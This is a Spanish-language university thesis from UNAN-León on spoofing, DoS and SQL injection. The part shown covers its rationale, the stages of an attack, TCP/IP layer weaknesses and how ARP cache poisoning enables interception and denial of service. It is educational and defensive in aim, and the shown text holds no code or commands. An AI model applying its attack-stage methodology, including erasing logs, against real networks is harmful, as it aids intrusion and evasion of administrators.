Universidad Nacional Autónoma de Nicaragua.
UNAN-León.

Facultad de Ciencias y Tecnología.
Departamento de Computación.

Monografía para optar el título de:
Ingeniero en Sistemas de Información.

GUIA PRACTICA DE ATAQUES DE SPOOFING, DoS E INYECCIONES SQL Y SUS POSIBLES SOLUCIONES.

Autores:
Br. José Rodolfo Herrera Baca.
Br. José Ángel Calero Herrera.
Br. Marvin Steven Velásquez Castro.

Tutor:
Msc. Aldo René Martínez Delgadillo.

AGRADECIMIENTO.

En primer lugar damos gracias a **DIOS**, por habernos permitido haber llegado hasta este punto de nuestras vidas, por habernos dado salud, la fortaleza necesaria y valor para lograr nuestros objetivos, además su infinita bondad y amor.

A nuestra Familia **Padres y Hermanos**, por habernos apoyado en todo momento de nuestra vida universitaria, por sus sabios consejos, sus valores, motivación constante que nos permitieron ser personas de bien, pero más que todo por su amor y confianza.

A nuestro tutor. **MSC. Aldo René Martínez Delgadillo**, por sus enseñanzas, paciencia y comprensión que hoy nos permiten realizar nuestro trabajo final.

Finalmente, pero no menos importantes, agradecemos a todos los docentes que formaron parte de nuestra formación a lo largo de nuestros estudios, quienes con esmero y dedicación nos transmitieron conocimientos para lograr culminar esta etapa de nuestras vidas.

DEDICATORIA.

Este trabajo lo dedicamos a nuestros padres que con mucho esfuerzo, sacrificio y dedicación nos apoyaron durante nuestros estudios universitarios. Por su confianza depositada en nosotros para vernos formados como profesionales. Este triunfo no es solo de nosotros sus hijos, sino también de ellos.

Br. José Rodolfo Herrera Baca. **Br. José Ángel Calero Herrera.**

Br. Marvin Steven Velázquez Castro.

TABLA DE CONTENIDO.

TABLAS DE ILUSTRACIONES.

I: INTRODUCCIÓN.

1. INTRODUCCION.

A lo largo del tiempo, el avance de los medios tecnológicos y de comunicación ha provocado el surgimiento de nuevos vectores de ataques y de nuevas modalidades delictivas que han transformado a internet y las tecnologías informáticas en aspectos sumamente hostiles para cualquier tipo de organización y personas que tengan equipos conectados a la World Wide Web. Cada día se descubren nuevos puntos débiles y por lo general son pocos los responsables de IT (información tecnológica) que comprenden en su justa medida la importancia que tiene la seguridad y como pueden abordar el grave problema que existe detrás de vulnerabilidades que permiten a un atacante violar la seguridad de un entorno y cometer delitos.

Según Zone-H, una organización para una red global de voluntarios dedicada a reunir estadísticas sobre ataques contra servidores y sabotajes a sitios web, los intentos de sabotaje contra servidores y sitios web han aumentado en 36% desde 2004, en que los ataques notificados llegaron a 400,000 y según esas estadísticas estima que 2,500 servidores son atacados cada día a nivel mundial.

Durante los primeros años de internet, los ataques a los sistemas informáticos requerían pocos conocimientos técnicos ya que por un lado, los ataques realizados desde el interior de la red se basaban en la alteración de permisos para modificar la información del sistema. Por el contrario, los ataques externos se producían gracias al conocimiento de las contraseñas que eran necesarias para acceder a los equipos de la red, sin embargo con el paso de los años se han ido desarrollando nuevos ataques cada vez más sofisticados para explotar vulnerabilidades tanto en el diseño de las redes TCP/IP como en la configuración, operación de los sistemas informáticos que conforman las redes conectadas a internet.

Las redes de comunicaciones son un componente esencial en las instalaciones y tecnologías en el presente y el futuro, por tanto garantizar su seguridad es vital para el desarrollo de la sociedad de la información. Para ello, es preciso desarrollar ciertas políticas de seguridad, que no son más que normas o criterios que directa o indirectamente permiten discernir los eventos y acciones prohibidas para un sistema, desde el punto de vista de su seguridad.

Por tanto la investigación sobre mecanismos para detectar intrusos en las redes se ha convertido en un área de especial interés dada la gran cantidad de ataques novedosos que se presentan, su impacto económico y la importancia que ha adquirido la información a medida que la sociedad se ha conectado a través de redes como la Internet, en la actualidad la explosión de las redes sociales, los servicios informativos y la masificación de la presencia digital de empresas y personas naturales han generado nuevos focos de atención para los intrusos que merecen especial atención, pues del mismo modo que la tecnología avanza, así mismo los atacantes maduran y sus ataques se hacen cada vez más sofisticados.

2. ANTECEDENTES.

A medida que nos adentramos en el mundo de la informática como profesionales en esta área se hace cada vez más necesario el conocimiento de todo lo que respecta a seguridad informática. Conocer las debilidades existentes dentro de un entorno de red es la mejor manera para aprender a cerca de seguridad, ya que esto nos pone del lado de un atacante y así ver los diferentes modos de atacar.

En el Departamento de Computación de la UNAN-León no existe ningún trabajo monográfico dedicado a instruir a cerca de como ejecutar ataques a los servidores o dispositivos de red. Un trabajo de este tipo conllevaría al lector a instruirse acerca de cómo defenderse frente a los ataques tratados.

La Universidad Nacional Autónoma de Nicaragua cuenta con su propia red distribuida a lo largo de sus diferentes facultades. La red de la UNAN-León ha sufrido ataques que cabe destacar han sido de poca magnitud. Las vulnerabilidades existentes dentro de la red de la UNAN-León se basan en la falta de equipos que podrían hacer frente a las debilidades con una buena seguridad, sin embargo se cuenta con poco presupuesto y queda en las manos del equipo de Informática lidiar contra cualquier incidencia con los equipos físicos y servicios que se tienen al alcance.

La red de la UNAN-León se ve mayormente atacada en la época de registro de notas y consulta de resultados del examen de admisión. Una incidencia de ataque se dio en el año 2010 para la consulta de resultados del examen de admisión en donde se vio afectada una herramienta que se usaba para convertir a pdf el reporte a imprimirse y se mostraba una nota falsa. Cabe destacar que este ataque no afectó la base de datos, además que esta estaba a modo solo lectura y no podía modificarse.

El subdominio del departamento de computación (comp.unanleon.edu.ni) sufrió una caída a causa de un malware, esto se dio también por la falta de recursos, ya que no se contaba con un parche de seguridad para el sistema que corría el servidor (El servidor corría Windows Server 2003).

Para los estudiantes de las carreras informáticas de nuestra universidad es de gran importancia el conocimiento de las diferentes maneras de atacar servicios y dispositivos

de red con el fin de que esto sirva de motivación para buscar alternativas para solucionar los huecos de seguridad.

Citando algunos antecedentes de ataques externos a la UNAN-León podemos mencionar:

1- **En el 2009,** varias máquinas de UNAN-León, fueron víctimas de un virus llamado **Conficker** o conocido como **Downup**, este virus entro por medio de una USB infectada.

2- **Jueves 4 de Marzo del 2010** fueron 179 sitios web los que fueron afectados por el ataque de un Hacker a los sistemas de Cablenet o Claro TV, entre los sitios web educativos se encuentra la Universidad Internacional para el Desarrollo Sostenible (Unides), Universidad Evangélica Nicaragüense "Martin Luther King", proyecto Bibliobus y los colegios Nicaragüense Francés, Teresiano y La Salle. En la lista de organismos nacionales se encuentra el sitio del Movimiento Infantil "Luis Alfonso Velásquez Flores", la Fundación para ayudar a la niñez de Nicaragua (Fundar), la Compañía Santa Teresa de Jesús y el proyecto Ayudemos al Zoológico Nacional. También la Bolsa Agropecuaria de Nicaragua S.A. (Bagsa) y el Centro de Exportaciones e Inversiones (CEI).

3- En la UNAN-León existen al menos 2 incidencias en las laboratorios a causa de cables puenteados, desde el 2011 se trabaja con el director para evaluar ciertas políticas para el uso de laboratorio y así evitar estos problemas.

4- De acuerdo con reportes de Kaspersky Lab, **en la primera mitad de 2011**, Estados Unidos encabezó la lista del tráfico DDoS a nivel global con 11%, seguido de Indonesia (5%) y Polonia (5%). Pero en la segunda mitad del año, en cambio, Rusia alcanzó la delantera con 16%, seguida de Ucrania (12%), Tailandia (7%), Malasia (6%) y México, en quinto lugar, con 4%.

5- **Durante la primera parte de 2011** el porcentaje de los ataques de Denegación de Servicios aumentó 22% respecto a lo registrado en el mismo periodo de 2010, reveló un estudio a cargo de la firma de seguridad Trustwave. La empresa señala que los ataques DDoS ocuparon 32% del total de los embates registrados durante la primera parte del año, seguido por la inyección de SQL con 21% y los ataques XSS con 9%.

6- Según algunos estudios confirmas en entre el 70% y 80% de los ataques efectuados en una red proceden dentro de la misma, los administradores de red pasan un largo tiempo tratando de impedir estos ataques internos ya que proteger las red desde adentro es mucho más fácil que protegerla frente a ataques externos.

3. DEFINICION DEL PROBLEMA.

El tema de la seguridad informática toma un matiz obscuro, ya que cualquier persona tiene alcance a métodos y técnicas que le permitan acceder de manera no autorizada a un sistema en el mejor de los casos o conseguir información sensible, modificarla y hasta eliminarla.

Conocer a fondo cómo funciona o cómo está constituida la arquitectura de un sistema es algo ideal, sin embargo esta idealidad se ve mermada por los fines negativos con lo que es utilizado el conocimiento.

El mayor problema en que el mundo informático es la intención de hacer daño, permitiendo al cerebro humano formar parte de estas intenciones, aprovechándose de algunas debilidades o fallas en el software, hardware e incluso en las personas que forman parte de un ambiente informático, a fin de obtener un beneficio por lo general de índole económico, causando un efecto negativo en la seguridad del sistema.

En el caso de la seguridad, saber la manera de como romperla conlleva a la persona con buenas intenciones a tratar de sanar las deficiencias. Es por eso que para las personas adentradas en la seguridad informática es importante instruirse a cerca de las maneras de como atacar, ya que esta es una manera de estar un paso adelante y lograr defenderse.

4. JUSTIFICACION.

La finalidad de nuestro estudio es conocer la manera en que pueden ser atacados los diferentes dispositivos y servicios de red, la manera cómo defenderse de dichos ataques, realizando un estudio acerca de todos los posibles ataques más comunes. Ofrecer una visión sobre las debilidades comúnmente explotadas por los atacantes para traspasar los esquemas de la seguridad en los sistemas informáticos y redes de la comunicación, junto a posibles medidas bajo las cuales es posible ampararse para prevenir de manera efectiva los diferentes tipos de ataques que diariamente recibe un sistema.

Esta investigación es de trascendencia social ya que ayudara a solucionar los problemas que poseen actualmente empresas que de alguna manera utilizan redes de computadora, también ayudara a resolver un problema real y actual en la sociedad.

La mejor manera de defender cualquier servicio de red es conociendo a plenitud las diferentes vulnerabilidades, por tanto este trabajo se centra más que todo en dar a conocer las diferentes maneras de atacar dichos servicios y diferentes maneras de prevenirlos.

5. OBJETIVOS.

OBJETIVO GENERAL.

Implementar y Documentar ataques Spoofing, DoS e Inyecciones SQL, de esta manera hacer notar diferentes vulnerabilidades existentes y proponer soluciones a dichas vulnerabilidades.

OBJETIVOS ESPECIFICOS.

- Definir bases teóricas de tecnologías de red para comprender los ataques que las afectan.
- Describir los ataques más comunes que afectan los servicios y dispositivos de red.
- Proponer y resolver diferentes practicas a través de las diferentes capas del modelo TCP/IP.
- Demostrar el daño que pueden ocasionar los ataques abordados a los diferentes servicios y dispositivos de red y proponer algunas soluciones o maneras de defendernos.

6. MARCO TEÓRICO.

El campo de la seguridad es una disciplina muy extensa que abarca muchos ámbitos. Estos ámbitos van desde la seguridad física de una instalación, en la que se tienen en cuenta aspectos tan diversos como los accesos físicos a la misma, riesgo de fallos de los sistemas por causas tales como inundaciones, altas temperaturas y aspectos de la seguridad en cada uno de los componentes de dichas instalaciones.

Previamente a la planificación de un posible ataque contra uno o más equipos de una red TCP/IP, es necesario conocer el objetivo que hay que atacar. Para realizar esta primera fase, es decir para obtener toda la información posible de la víctima será necesario utilizar una serie de técnicas de obtención y recolección de información.

Conocer las diferentes etapas que conforman un ataque informático brinda la ventaja de aprender a pensar como los atacantes y jamás subestimar su mentalidad. Desde la perspectiva del profesional de seguridad se debe aprovechar esas habilidades para comprender y analizar la forma en que los atacantes llevan a cabo un ataque. La seguridad consta de tres elementos fundamentales que forman parte de los objetivos que intentan comprometer los atacantes, estos elementos son la **confidencialidad, la integridad y la disponibilidad** de los recursos. Bajo esta perspectiva el atacante intentara explotar las vulnerabilidades de un sistema o de uno de estos elementos en algunas fases de ataque.


Confidencialidad, un atacante afecta este elemento cuando se pueda robar información sensible como contraseñas u otro tipo de datos que viajan en texto claro a través de redes confiables, atentando contra la confidencialidad al permitir que la otra persona que no es el destinatario tenga acceso a los datos, un ejemplo que compromete este elemento es el envenenamiento de la tabla arp.

Integridad, mientras la información se transmite a través del protocolo de comunicación un atacante podría interceptar el mensaje y realizar cambios en determinados bits del texto cifrado con la intención de alterar los datos criptograma, por ejemplo Bit-Flipping.

Disponibilidad, en este caso un atacante podría utilizar los recursos de la organización como el ancho de banda de la conexión para inundar de mensajes el sistema víctima y forzar la caída del mismo, negando a si los recursos y servicios a los usuarios legítimos del sistema por ejemplo Denial Of Service (DoS).

Afortunadamente en la actualidad existe una gama muy amplia de herramientas de seguridad los suficientemente eficaces que permite obtener un adecuado nivel de seguridad ante instrucciones no autorizadas haciendo que la labor de los atacantes se transforme en un camino difícil de recorrer. Los ataques de red son un problema común hoy en día en Internet, estos son realizados por diversos motivos. Podemos distinguir las siguientes categorías de ataques: **Alteración o eliminación de información privada, Repudio de un evento ya ocurrido, ataque de Denegación de Servicio (DoS), Acceso no autorizado a un sistema.**

6.1 ETAPAS Y ANATOMÍAS DE UN ATAQUE.



Reconocimiento: Esta es la etapa que involucra la obtención de información con respecto a una potencial victima que pueda ser una persona u organización.

Exploración: Esta segunda etapa se utiliza la información obtenida en la fase 1 para sondear el blanco y tratar de obtener información sobre el sistema víctima como dirección IP, nombre de host, datos de autenticación.

Obtener acceso: En esta instancia comienza a materializarse el ataque a través de la explotación de las vulnerabilidades y defectos del sistema descubiertos durante las fases de reconocimiento y exploración.

Mantener el acceso: Una vez que el atacante ha conseguido acceder al sistema buscara implantar herramientas que le permitan volver a acceder en el futuro desde cualquier lugar donde tenga acceso a internet.

Borrar huellas: Una vez que el atacante logro obtener y mantener el acceso al sistema, intentara borrar todas las huellas que fue dejando durante la intrusión para evitar ser detectado por el profesional de seguridad o los administradores de red. En consecuencia buscara eliminar los archivos de registro (log) o alarmas del sistema de detección de intrusos (IDS).

6.1.1 LAS GENERACIONES DE LOS ATAQUES.

En los primeros años los ataques involucraban poca sofisticación técnica, los ataques internos se basaban en utilizar los permisos para alterar la información y los externos se basaban en acceder a la red simplemente averiguando una clave valida, a través de los años se han desarrollado formas cada vez más sofisticadas de ataque para explotar vulnerabilidades en el diseño y operación de los sistemas. Esto permitió a los nuevos atacantes tomar control de sistemas completos produciendo verdaderos desastres que en muchos casos llevaron a la desaparición de aquellas organizaciones o empresas con altísimo grado de dependencia tecnológica

En los últimos años, la frecuencia de aparición de ataques ha crecido considerablemente, este hecho ha dejado todas las vulnerabilidades descubiertas en todo tipo de sistemas operativos y aplicaciones y convierte a cualquier organización en una víctima potencial. Este panorama plantea la necesidad de disponer de instrumentos que permitan descubrir y analizar las brechas de seguridad que pueda presentar un sistema, así como las

técnicas y herramientas utilizadas por los posibles atacantes. Los ataques de red tienen algunas generaciones entre ellas:

Primera generación (ataques físicos): Encontramos ataques que se centran en componentes electrónicos como podrían ser los propios ordenadores, los cables o los dispositivos de red. Actualmente se conocen soluciones para estos ataques utilizando protocolos distribuidos y de redundancia para conseguir una tolerancia a fallos aceptables.

Segunda generación (ataques sintácticos): Se trata de ataques contra la logia operativa de los ordenadores y las redes que quieren explorar vulnerabilidades existentes en el software, algoritmos de cifrado y en protocolos. Aunque no existen soluciones globales para contrarrestar de forma eficiente estos ataques, se pueden encontrar soluciones cada vez más eficaces.

Tercera generación (ataques semánticos): Finalmente aquellos ataques que se aprovechan de la confianza de los usuarios en la información. Este tipo de ataques pueden ir desde la colocación de información falta en boletines informativos y correos electrónicos hasta la modificación del contenido de los datos en servicios de confianza.

6.1.2 ASPECTOS GENERALES DE VULNERABILIDAD EN MODELO TCP/IP.

Desde hace más de una década los problemas de la seguridad en las redes de datos han preocupado a toda la comunidad internacional, muchas han sido las soluciones halladas para mitigar esta dolencia inherente a las redes TCP/IP por sus características, por ejemplo el filtrado de paquetes, detección de intrusos, antivirus, sin embargo las redes de computadoras y sus problemas de seguridad tienen características que no son las mismas todo el tiempo, hay situaciones que adicionan complejidad a las medidas o mecanismos de protección y al trabajo del personal que se ocupa de estos problemas, ya que algunos problemas que marcan la diferentes en diferentes tiempos cronológicos son:

- **Diversidad, fuerza y profundidad de los ataques:** Los ataques tienen características disímiles, persisten en su efectividad por ejemplo los ataques de denegación de servicios como el Syn Flooding, Smurf y otros, cobran fuerza con los

ataques distribuidos, los ataques a sitios web y a sus bases de datos. La mayor parte de los ataques reflejan un gran conocimiento de las características y debilidades de los sistemas sin que sea sinónimo de gran conocimiento por parte de los atacantes.

- **Cada vez son más las computadoras que proteger:** Las redes de computadoras son muy grandes, cada empresa, universidad o entidad, posee una red que llega a todos los rincones de la misma y que es utilizada por la mayor parte del personal correspondiente.
- **Numerosos y veloces enlaces a otras redes:** Las posibilidades de acceso a otras redes son inmensas, las soluciones de acceso telefónico enlaces a Internet, conexiones a redes experimentales, corporativas o con otros fines son muy comunes. Esto hace crecer el número de puntos de acceso a una red y por tanto la complejidad de control del flujo de información en cada acceso.
- **Distribución de gran cantidad de puntos a proteger por toda la red:** Son decenas y hasta cientos las computadoras cuya protección se hace indispensable en cada lugar. La información sensible de cada entidad y los servicios de la misma se hayan dispersos en diferentes segmentos de red por diferentes causas.
- **Redes corporativas:** Es muy común que cada empresa o entidad tenga una red nacional o regional. Esto permite potenciar el trabajo evitando gastos de transporte y de otros medios de comunicación. Por lo tanto existen numerosos enlaces de alta velocidad y gran cantidad de servidores a proteger ubicados en una especie de backbone controlado por la empresa.

Habitualmente el diseño de las redes se basaba en características como la funcionalidad o la eficiencia pero no en la seguridad condiciones que son rentables desde un punto de vista de negocio a corto plazo pero que pueden resultar caras a largo plazo, para la realización del análisis y diseño de una red segura es necesario conocer los detalles y características de los protocolos de comunicación que serán los encargados de transportar la información y los datos que desean distribuirse.

La familia de protocolos TCP/IP caracteriza un estándar ad-hoc de protocolos de comunicaciones entre sistemas informáticos. El protocolo TCP/IP surgió alrededor de

1960 como base de un sistema de comunicación basado en redes de comunicación de paquetes desarrollado por el gobierno de los Estados Unidos y la agencia de defensa, ARPA. Actualmente constituye la infraestructura tecnológica más extendida y desarrollada sobre la que circula las comunicaciones electrónicas (dato, voz, multimedia).

Desde el punto de vista de la seguridad, la familia de protocolos TCP/IP puede ser vulnerable en base a dos conceptos inherentes a su diseño:

- El formato de los paquetes de los diferentes protocolos: Aparte de la propia información transportada, la información contenida en cada uno de los campos de la cabecera de los protocolo proporcionan una fuente muy valiosa de conocimiento.
- El modo de funcionamiento de los protocolos: Las etapas asociadas a cada proceso en los protocolos, así como el método de actuación en las diferentes situaciones posible, ofrecen la información necesaria para analizar la existencia de vulnerabilidades.

TCP/IP está diseñado en una estructura en capas, fundamentadas en el estándar de los protocolos de comunicación que diseño la organización ISO, denominado Open System Inter Connection, cada una de las capa es responsable de llevar a cabo una tarea específica de la comunicación y concretamente TCP/IP dispone de cuatro capas:

Capa de Red: Se encarga del envío y recepción de los paquetes a través de la red así como de encaminarlos por las diferentes rutas que deben recorrer para llegar a su destino, encontrando principalmente el protocolo IP e ICMP. El principal inconveniente de esta capa puede ocurrir si alguien tuviera acceso a los equipos con los que la red opera, es decir al acceso al cuarto de telecomunicaciones, al cableado o a los equipos remotos establecidos para la comunicación.

Capa de Internet: Esta es la capa de donde mayor información se puede obtener para vulnerar un sistema, lo fundamental para acceder a esta es tener acceso a los datagramas IP los que se pueden encontrar en cada paquete que circula por la red mediante software. Un factor que juega a favor del atacante es el nivel de autenticación que presenta la capa de internet la cual es a nivel de máquina, es decir que si un sistema

llegara a presentar una falla como una dirección incorrecta el receptor no identificara si esa es realmente la dirección o si es una dirección adulterada por un atacante.

Capa de Transporte: Se encarga de manejar los flujos de datos entre equipos, acá existen dos protocolos principales a este nivel que son el TCP (protocolo fiable y orientado a conexión) y UDP (un protocolo más simple pero que no garantiza la recepción de los datos y no es orientado a conexión). Las principales vulnerabilidades están asociadas a la autenticación de integración y autenticación de confidencialidad. Estos términos se relacionan con el acceso a los protocolos de comunicación entre capas permitiendo la denegación o manipulación.

Capa de Aplicación: Se establecen las deficiencias del servicio de nombre de dominio, ya que se encarga de generar las solicitudes de cada usuario que circula por la red, lo que hace el servidor DNS es responder a esa solicitudes y entregar los datos que fueron pedidos donde este servidor. DNS funciona como una base de datos en donde se encuentran las direcciones que solicitan los usuarios y cuando se tiene acceso a esta especie de base de datos se presenta un inconveniente el cual hace vulnerable al sistema ya que puede ser modificada.

También la capa de aplicación ofrece el servicio **TELNET** el cual se encarga de autenticar la solicitud de usuario de nombre y contraseña que se transmite por la red, tanto por el canal de datos como por el canal de comandos. Ofrece también el servicio **FTP,** el cual se encarga de autenticar pero es más vulnerable ya que es de carácter anónimo.

Por último está dado por el protocolo **HTTP** el cual es responsable del servicio World Wide Web, la principal vulnerabilidad de este protocolo está asociada a las deficiencias de programación que puede presentar un link determinado lo cual puede poner en serios riesgos el equipo que soporta este link, es decir el computador servidor.

6.1.3 SEGURIDAD Y ATAQUES EN REDES INTERNAS.

En los últimos tiempos en las redes internas han ocurrido afectaciones a la seguridad del sistema, debido a esto surge la necesidad de realizar estudios de las diferentes formas que emplean las personas malintencionadas con el fin de sustraer información personal,

suplantar identidades y poner el riesgo la seguridad de los servidores y de otros clientes. A pesar de las topologías de seguridad de redes basadas en cortafuegos, enrutadores y conmutadores es posible romper la seguridad interna de las redes y realizar ataques de identidad de equipos y de usuarios.

Uno de los primeros ataques contra las dos primeras capas del modelo TCP/IP son las escuchas de red, se trata de un ataque realmente efectivo, puesto que permite la obtención de una gran cantidad de información sensible. Sin la necesidad de acceso a ningún sistema de la red, un atacante podrá obtener información sobre cuentas de usuario, claves de acceso o incluso mensajes de correo electrónico en el que se envían estas claves etc.

En estas redes la seguridad informática se basa en gran medida en la efectividad administrativa de los permisos de acceso a los recursos informáticos, basados en la identificación, autenticación y autorización de acceso en donde esta administración abarca lo siguiente:

- Procesos de solicitud, establecimiento, manejo, seguimiento y cierre de las cuentas de usuario.
- Definir normas homogéneas para toda la organización.
- Revisiones periódicas sobre la administración de las cuentas y los permisos de acceso establecido, las mismas deben encargarse desde el punto de vista del sistema operativo y aplicación pudiendo ser llevadas a cabo por el personal de auditoría o por la gerencia propietaria del sistema.
- Las revisiones deben orientarse a verificar la adecuación de los permisos de acceso de cada individuo o de acuerdo con sus necesidades operativas.
- Detección de las actividades no autorizadas, ya que además de realizar auditorías o efectuar el seguimiento de los registro de transacciones existen otras medidas que ayudan a detectar la ocurrencia de actividades no autorizadas, basándose algunas en evitar la dependencia hacia personas determinadas.

6.1.4 ATAQUE DE SUPLANTACION DE IDENTIDAD.

La seguridad es la vanguardia de la mayoría de las redes y muchas empresas implementan una política de seguridad integral que abarca muchas de las capas del modelo OSI, la capa de aplicación hasta el fondo para la seguridad IP. Sin embargo, un área que a menudo se deja intacto es el endurecimiento de capa 2 y esto puede abrir la red a una variedad de ataques y compromisos. Estos tipos de ataques tienen como objetivo engañar al sistema de la víctima para ingresar al mismo, generalmente este engaño se realiza tomando las sesiones ya establecida por la victima u obteniendo su nombre de usuario o password.

Spoofing en términos de seguridad de redes hace referencia al uso de técnicas de suplantación de identidad generalmente con usos maliciosos o de investigación. Pueden clasificar los ataques de Spoofing, en función de la tecnología utilizada. Entre ellos: IP Spoofing, ARP Spoofing, DNS Spoofing, Web Spoofing.

6.2 ARP SPOOFING.

Una de las técnicas más formidables de ataques internos es la que se conoce como ARP Spoofing, en donde coloca a un atacante en una posición en la que puede espiar y manipular el tráfico local. El ataques conocido como el **hombre de en medio** es fácil de realizar gracias a un software sofisticado e incluso los atacantes con muy poco conocimientos sobre redes disponen de buenas utilidades para llevar a cabo su travesura con éxito.

6.2.1 ARP.

El protocolo ARP se publicó en noviembre de 1982 como RFC 826 por David C. Plumier, como la seguridad en las tecnología de la información no era un factor importante en aquellas épocas el objetivo era simplemente proporcionar funcionalidad.

El protocolo de resolución de direcciones (ARP), es un protocolo de bajo nivel utilizado para hacer las direcciones dinámicas, es el encargado de traducir direcciones IP de 32 bits, a las correspondientes direcciones hardware generalmente de 48 bits en dispositivos

Ethernet, permite que el cliente que solicita el servicio encuentre la dirección física del cliente destino, en una red física similar dando solo la dirección IP de este. Estas direcciones se almacenan en una memoria temporal llamada Cache ARP a la que se van incorporando las nuevas direcciones IP a medida que van llegando. El software ARP mantiene las tablas que relacionan las direcciones IP con las direcciones físicas, cuando un proceso IP de un cliente fuente está enviando datagramas IP hacia otro cliente necesita examinar su cache ARP para chequear si tiene almacenada la conversión de dirección IP a dirección física del cliente destino. Si esto sucede el proceso IP extrae la dirección física pone los datos en la trama usando dicha dirección y envía la trama, si no conoce la ruta debe transmitir una solicitud ARP, dicho paquetes de solicitud es recibido por los procesos ARP de todos los clientes que forman la red, el cliente destino reconoce su dirección IP dentro del paquete de solicitud y le envía al cliente fuente un paquete de respuesta ARP con su dirección física, cuando este recibe el cliente fuente almacena la dirección IP y la dirección física del cliente destino en su cache y así el proceso del cliente fuente puede usar la información que está registrada en el ARP de la cache para determinar la dirección física del cliente destino y de esta manera puede entregarle directamente el datagrama.

Para evitar el tráfico innecesario por la red de los protocolos ARP el emisor debe incluir en cada paquete de solicitud ARP su dirección IP y física. El receptor debe guardar dicha información en su cache antes de procesar el mensaje de solicitud.




Ilustración 1: Demostración del funcionamiento de ARP.

En esta figura se puede observar que una maquina con la IP 192.168.0.1 y MAC 0A:0A:0A:0A:0A:0A solicita por difusión que dirección MAC está asociada a la IP

192.168.0.2, por lo tanto la maquina con la IP 192.168.0.2 y MAC OB:OB:OB:OB:OB:OB deberían ser la única que respondiera a la petición.

El problema del funcionamiento de este protocolo ocurre cuando un computador malicioso de la red responde a una consulta ARP que no le corresponde, ya que ARP es un protocolo sin estado, el computador que recibiera esta clase de respuesta ARP modificada no tendría manera de verificarlos y añadirla en su cache ARP un mapeo incorrecto y esto se conoce como envenenamiento a la cache y es la manera como se obligaría a un computador victima enviarle tramas a otro nodo que no necesariamente es el destinatario pero se hace pasar por el pudiéndose llegar a obtener de esta manera información que podría ser considerada importante en una red local.

6.2.2 TECNICAS DE ENVENENAMIENTO ARP.

Esta técnica constituye una de las muchas vulnerabilidades del protocolo TCP/IP, la técnica de envenenamiento ARP consigue evitar las propiedades del modo de comunicación de las redes conmutadas. Los conmutadores solo envían información a los clientes que están incluidos en su cache ARP, limitando a si la difusión de la información entre el resto de las computadoras de la red.

El uso de falsos mensajes ARP, un atacante puede desviar todas las comunicaciones entre dos máquinas, con el resultado de que todo el tráfico que se intercambia a través de su PC, por medio de técnica Man in the middle, estos ataques ARP suelen tener éxito, incluso con conexiones encriptados como SSL, SSH o PPTP.

El ARP Spoofing, también conocido como ARP Poison Routing, es una técnica usada para infiltrarse en una red Ethernet conmutada, que puede permitir al atacante leer paquetes de datos en la LAN, modificar el tráfico, detener el tráfico, envenenamiento de ARP, incluyen el robo de datos de los ordenadores comprometidos, siendo eficaz tanto por cable como inalámbricas.

El objetivo del ARP Spoofing es enviar mensajes ARP falsos a la Ethernet, normalmente la finalidad es asociar la dirección MAC del atacante con la dirección IP de otro nodo, como por ejemplo la puerta de enlace predeterminada (Gateway), cualquier tráfico dirigido

a la dirección IP de ese nodo, será erróneamente enviado al atacante, en lugar de su destino real, uno de los principales objetivos de realizar este tipo de ataque es interponerse entre una o varias máquinas con el fin de **interceptar, modificar o capturar paquetes.** El atacante, puede entonces elegir, entre reenviar el tráfico a la puerta de enlace predeterminada real (ataque pasivo o escucha) o modificar los datos antes de reenviarlos (ataque activo). El atacante puede incluso lanzar un ataque de tipo DoS (Denegación de Servicio) contra una víctima, asociando una dirección MAC inexistente con la dirección IP de la puerta de enlace predeterminada de la víctima.

